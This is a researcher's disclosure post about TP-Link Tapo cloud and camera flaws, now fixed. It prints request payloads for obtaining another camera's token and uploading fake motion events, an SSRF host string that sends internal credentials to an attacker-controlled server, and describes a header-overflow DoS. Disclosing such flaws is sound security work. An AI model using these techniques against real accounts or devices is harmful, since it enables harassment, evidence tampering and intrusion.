
Tapo - Cloud Control
How Fake Events Could be Injected into Any Tapo Care Account
6 November 2026
TL;DR
I found two vulnerabilities in TP-Link’s Tapo Cloud service, and a third in the cameras themselves.
The first (CVE-2026-105821) let anyone who owns any Tapo device obtain a valid Tapo Care token for someone else’s camera, then upload whatever image and video they liked into that person’s Tapo Care event history. The victim gets a normal “motion detected” push notification, taps it, and sees footage their camera never recorded.
The second (CVE-2026-105822) was a server-side request forgery in the same component. A weak host check let me point TP-Link’s cloud at my own server. It arrived carrying a long-lived internal service credential and a description of the production Kubernetes environment it came from.
The third is a pre-authentication crash in the HTTPS server on the Tapo TC70 and C200. One oversized header reboots the camera, and you can keep doing it for as long as you like. It’s the same class of bug Cooper Young (coopergyoung.com) had already reported on the C520WS as CVE-2026-34118, so TP-Link extended that record to cover the extra models.
TP-Link fixed both cloud issues server-side, published CVEs and an advisory, and added me as a finder on CVE-2026-34118 for the TC70/C200 variants.
| CVE | Issue | CVSS v4.0 |
|---|---|---|
| CVE-2026-105821 | Broken access control in Tapo Cloud MQTT proxy | 8.3 High |
| CVE-2026-105822 | SSRF in Tapo Cloud MQTT proxy | 8.3 High |
| CVE-2026-34118 | Buffer overflow DoS in Tapo camera HTTP handling | 7.1 High |
Prologue
I have a few Tapo cameras dotted around my house so I can check what’s going on when I’m out and about. They’re reliable, good value devices, and are achieving very high sales numbers.
The problem with such good value devices, is savings have to be made somewhere, and in the case of Tapo cameras it would to be on the software.
I previously discovered a vulnerability back in 2022 that allowed anyone on the local network to view the RTSP stream of a Tapo C310. I reported it at the time, it was very swiftly fixed, and they shipped a patched firmware. My communications with their security team have been good; they respond quickly, and triaged appropriately.
1. Tapo Cloud - unlimited cloud storage
Any user of the Tapo app will tell you it pushes Tapo Care pretty hard. An online storage solution for detection events (pictures and videos). It’s pretty well priced against competitors, and a good solution if you don’t want to mess around too much with the SD card, or fear the camera itself having a fault or being stolen.
Knowing the history of Tapo software I thought it would be a good idea to take a look at how Tapo Care is implemented from the camera side.
I started off by stripping one of my cameras down to find the firmware storage chip, and dumped it with a CH341A programmer.
Using binwalk I worked out where the squashfs partition was, and extracted the files.
In newer firmware versions, almost everything on a Tapo camera runs inside a single binary called main. It handles video, the local control API, the network services, and all of the camera’s communication with TP-Link’s cloud. I spent a fair amount of time in Ghidra working out how it talks to the cloud by duplicating the requests of one of my cameras.
A camera starts by logging in to TP-Link’s device authentication service:
POST https://security.iot.i.tplinknbu.com/v2/auth/device
Content-Type: application/json

{
  "deviceId": "_REDACTED_",
  "hwId": "_REDACTED_",
  "deviceMac": "_REDACTED_",
  "bindCode": "_REDACTED_",
  "model": "1",
  "hwVer": "1",
  "oemId": "1",
  "fwVer": "1",
  "deviceType": "1",
  "deviceName": "1"
}
You’ll notice most of those fields are set to "1". As long as the device ID, hardware ID, MAC and bind code matched a real device, it returned a JWT and the address of an MQTT gateway. Bind codes are established per device on initial registration. I believe on older firmware bind codes weren’t assigned, which allowed device takeover, but that’s patched in newer firmware.
The camera then connects to that gateway on port 443 as thing:{deviceId}, using the JWT as its password. From then on, that MQTT connection is how the camera talks to the cloud.
2. A Proxy for Everything
Most of the MQTT topics were what you’d expect: commands in, status out. One stood out:
$tpiot/things/{deviceId}/proxy
$tpiot/things/{deviceId}/proxy/reply
The camera publishes a small JSON envelope to proxy, containing a host, path, queryParams and body. TP-Link’s cloud makes that HTTP request from inside its own infrastructure, attaches its own internal credentials, and publishes the response back on proxy/reply.
In other words, every Tapo device in the world has a “please make this request for me” button wired into TP-Link’s backend.
That’s a lot of trust to extend to a consumer device that anyone can buy, open up and pull credentials from. It made me wonder what else the button could do.
3. Whose Camera Is It Anyway?
The camera uses the proxy for, among other things, a call to /common/v1/getDeviceTokenWithServiceIds. This returns a deviceToken plus the URLs of the cloud services the device is allowed to use, including nbu.tapocare-cloud, the service that stores motion clips for Tapo Care subscribers.
The request body contains a deviceId. The obvious question was whether anything checked that the deviceId was mine.
So I connected to the broker as one of my cameras, and asked for a token for a different one of my cameras, which is registered to a completely separate account:
Topic: $tpiot/things/{MY_DEVICE_ID}/proxy

{
  "clientToken": "anything",
  "request": {
    "host": "n-euw1-device-api.tplinkcloud.com",
    "path": "/common/v1/getDeviceTokenWithServiceIds",
    "queryParams": "deviceId=1&model=1",
    "body": {
      "deviceId": "{OTHER_DEVICE_ID}",
      "serviceIds": ["nbu.tapocare-cloud", "nbu.event.ffs", "openapi.device.nbu", "cipc.api", "basic.big-data.tracking", "nbu.cvm-server"]
    }
  }
}
To my surprise, the reply came back with a valid deviceToken and a full set of service URLs, for the other camera.
Proxy reply (click to expand)
{
  "clientToken": "anything",
  "response": {
    "result": {
      "deviceToken": "_REDACTED_",
      "serviceUrls": {
        "nbu.tapocare-cloud": "https://euw1-device-tapo-care.i.tplinknbu.com",
        "openapi.device.nbu": "https://aps1-openapi.i.tplinknbu.com",
        "nbu.event.ffs": "https://euw1-alexa-ffs.i.tplinknbu.com",
        "nbu.cvm-server": "https://use1-cvm-api.i.tplinknbu.com",
        "basic.big-data.tracking": "https://n-euw1-da.tplinkcloud.com",
        "cipc.api": "https://euw1-cipc-api.i.tplinknbu.com"
      }
    }
  }
}
The broker had checked who I was when I connected, but never checked that the device I was asking about was the one I’d connected as. To the cloud, I was the other camera.
4. Event Detected
A token is only interesting if you can do something with it. I figured out how a camera uploads a clip to Tapo Care. It’s a two-step process.
First, create an event by posting metadata and a snapshot:
Create event (click to expand)
POST https://euw1-device-tapo-care.i.tplinknbu.com/storage/camera/event
Content-Type: multipart/form-data; boundary=motionDetection
User-Agent: SMART.IPCAMERA
x-cloud-source: TAPO.IOTCAMERA
X-device-id: {OTHER_DEVICE_ID}

--motionDetection
Content-Disposition: form-data; name="meta-data"
Content-Type: application/json

{"eventId":"0x25_..._1","eventTime":...,"eventType":37,"deviceId":"{OTHER_DEVICE_ID}","deviceToken":"_REDACTED_","resolution":"ARBITRARY_TEXT", ...}
--motionDetection
Content-Disposition: form-data; name="image";filename="image"
Content-Type: application/octet-stream

<any JPEG you like>
--motionDetection--
This returns an eventToken and an upload host. Then you post the video:
POST https://{UPLOAD_HOST}/storage/camera/video
Content-Type: video/mp2t
X-token: {EVENT_TOKEN}
Transfer-Encoding: chunked

<any MPEG-TS video you like>
A few seconds later my phone buzzed: motion detected. Tapping the notification showed my snapshot and my video, sitting in the event history as if the camera had recorded them.

To summarise: anyone who owns any Tapo device could put any image or video into any Tapo Care subscriber’s event history, complete with a genuine push notification.
It’s worth spelling out why this matters for a security camera specifically:
- Harassment. Imagine your phone telling you there’s motion at your front door at 3am, and the clip being something deliberately disturbing.
- Evidence. Footage from a home camera ends up in insurance claims and police reports. This bug meant you couldn’t be sure a clip came from your camera at all, and genuine events could be buried under fake ones.
- Storage. Fill someone’s Tapo Care allocation with junk and their real events stop getting recorded.
The token was also scoped to several other services (openapi.device.nbu, cipc.api, nbu.cvm-server and more). I limited my testing to Tapo Care, but I doubt it ended there.
5. “But You Need the Device ID”
So far I had proved the issue against my own cameras, which requires the device ID. The device ID is a 20-byte random hex string - not a very guessable search space.
However, Tapo devices respond to TP-Link’s local discovery protocol, and the device ID can be recovered from that response by anyone on the same network, without authentication. My PoC scanned the LAN, collected every device ID it found, and ran the whole attack against each one.
So the prerequisites were:
- Own any Tapo device, to get onto the broker.
- Share a network with the target camera once: an office, a neighbour’s guest Wi-Fi etc.
- The target has an active Tapo Care subscription.
6. Where Are You Sending That?
Back to the proxy envelope. If the cloud doesn’t check the deviceId, what about the host?
It turned out there was a check, just not a very good one. The proxy only verified that a tplinkcloud domain appeared somewhere in the string. So this passed:
"host": "my-server.example/a.tplinkcloud.com"The proxy treated my-server.example as the host and everything after the slash as path. A request from inside TP-Link’s infrastructure duly landed on my server.
The interesting part is what came with it. Because the proxy assumes it’s only ever talking to TP-Link’s own services, it attached the same internal headers it would send to any of them:
x-authorization: Timestamp=_REDACTED_, Nonce=_REDACTED_, AccessKey=_REDACTED_, Signature=_REDACTED_
x-envoy-peer-metadata: _REDACTED_
The x-authorization header belonged to the iot-device-provision microservice. The signature and nonce changed per request, but the AccessKey didn’t. It was a static, long-lived service identity.
The x-envoy-peer-metadata header base64-decodes to a description of the sender: the production Kubernetes cluster, namespace, service name and version, pod name and pod IP, sitting behind an Istio/Envoy service mesh. That’s a pretty good map of where the request came from.
Combined with section 3, this is where it gets uncomfortable. The proxy was effectively the only route from the outside world into the internal device API (n-euw1-device-api.tplinkcloud.com), and it applied no path restrictions. Anyone on the broker could talk to that API as a trusted internal service. That included the token endpoint above, an endpoint that checks which account any device is bound to, and one that returns the firmware manifest for any device. Those are just the endpoints I knew about.
As a bonus, pointing host at any other website turned Tapo Cloud into an open relay, with requests coming from TP-Link’s IP space. TP-Link’s advisory notes the potential for this to be abused in DDoS attacks.
7. One Header Too Many
The last finding is on the camera rather than in the cloud, and it’s a lot simpler.
The HTTPS server in main reads incoming request headers into a fixed buffer of 0x1000 (4,096) bytes. Send a request whose headers go past that, and main falls over and the camera reboots. A single junk header around 10 KB long is enough. No login is needed, and nothing has to happen before the crash.
On its own, that’s a camera that reboots. But nothing stops you sending it again as soon as the camera comes back up, so an attacker on the network can keep it offline indefinitely: no recording, no live view. My PoC used the same LAN discovery as before to find every Tapo camera on the network and knock them all over in one pass.
I confirmed it on a Tapo TC70 running firmware 1.4.5. My C310 was also vulnerable on 1.4.3 and has since been fixed in 1.9.1, so TP-Link already had a fix for this code path. The TC70 just hadn’t received it yet.
Credit where it’s due: I wasn’t the first to find this class of bug. Cooper Young (coopergyoung.com) found the original, a heap overflow in HTTP handling on the Tapo C520WS, published in April as CVE-2026-34118. What I found was the same category of problem on the TC70 and C200. Rather than issue a new CVE, TP-Link extended Cooper’s record to cover “multiple TP-Link Tapo Cameras” and added me as a finder for those models. The record now lists the C100 v5, C101 v5 and C210 v3 as well as the TC70 v3 and C200 v3.
| Product | Fixed in |
|---|---|
| Tapo C520WS v2.6 | 1.2.4 Build 260326 |
| Tapo C100 v5 / C101 v5 | 1.5.4 Build 260528 |
| Tapo C210 v3 | V3.6_1.2.7 Build 260818 |
| Tapo TC70 v3 / C200 v3 | 1.9.2 Build 261009 |
If you have one of these, check you’re on at least that version.
8. Reporting to TP-Link
I reported all three issues directly to TP-Link with working PoCs. I sent the two cloud reports in early April. TP-Link confirmed them as valid and fixed both cloud issues on their side, so there’s nothing for users to do there. On 3rd November 2026 they let me know CVE-2026-105821 and CVE-2026-105822 had been published with me credited as finder, and that the TC70/C200 DoS fell under the existing CVE-2026-34118, which they’d extended to cover those models and credit me as an additional finder. The advisory went out on 3rd November 2026.
If you own Tapo cameras: keep the firmware up to date (the TC70 and C200 fix landed in 1.9.2), and if you can, put them on their own network segment.